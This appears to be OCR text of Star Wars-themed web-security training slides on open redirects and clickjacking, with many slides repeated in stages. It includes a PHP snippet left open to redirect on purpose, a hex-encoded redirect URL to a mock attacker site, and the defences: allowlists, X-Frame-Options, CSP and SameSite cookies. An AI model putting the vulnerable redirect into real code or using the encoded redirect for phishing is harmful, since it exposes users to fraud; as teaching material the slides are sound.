


#	Host	Method	URL
559	http://lightside.me	GET	/redirect/blue/
558	http://lightside.me	GET	/redirect/redirect.php?uname=Luke&color=blue
557	http://lightside.me	GET	/redirect/






%68%74%74%70%3a%2f%2f%64%61%72%6b%73%69%64%65%2e%6d%65%2f%70%61%79%6c%6f%61%64%2e%68%74%6d%6c
=
http://darkside.me/payload.html




Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards



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
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	
(Primary) Violated Principle	

```php
<?php
    header('Location: '.$_GET['color']);
?>
```

Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
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
OWASP Top 10	
(Primary) Violated Principle	

```php
<?php
    header('Location: '.$_GET['color']);
?>
```

```php
<?php
    if ($_GET['color'] == "green" or $_GET['color'] == "blue")
        header('Location: '.$_GET['color']);
    else
        print("Attack detected");
?>
```

Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	

```php
<?php
    header('Location: '.$_GET['color']);
?>
```

```php
<?php
    if ($_GET['color'] == "green" or $_GET['color'] == "blue")
        header('Location: '.$_GET['color']);
    else
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?>
```



Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated. “


```php
<?php
    header('Location: '.$_GET['color']);
?>
```

```php
<?php
    if ($_GET['color'] == "green" or $_GET['color'] == "blue")
        header('Location: '.$_GET['color']);
    else
        print("Attack detected");
?>
```



Death Star Status
darkside.me/deathstar.php
Current Status: inactive
inactive
active


Death Star Status
darkside.me/deathstar.php
Current Status: active
inactive
active


Death Star Status
Clickjacking Demo
lightside.me/clickjacking.html
Hi Lord Vader, do you Want a free new helmet?
sure, get me this free helmet!
active



Death Star Status
Clickjacking Demo
darkside.me/deathstar.php
Current Status: inactive
inactive
active

Clickjacking




Goal	Lure victim into clicking things he actually doesn’t want to
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking



Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com;
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking



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
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com; For authenticated cross-origin attacks: same-site cookie flag
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking



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
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com; For authenticated cross-origin attacks: same-site cookie flag
OWASP Top 10	-
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

Key messages

- we don‘t just need to protect our servers and backend
- we also need to protect our clients/users
  - especially we don‘t want to be the weapon they use to fight each other…
- validate user input
- escape/sanitize user input for the specific context you use it in


THE CLIENT,
YOU MUST NEVER TRUST
MY YOUNG PADAWAN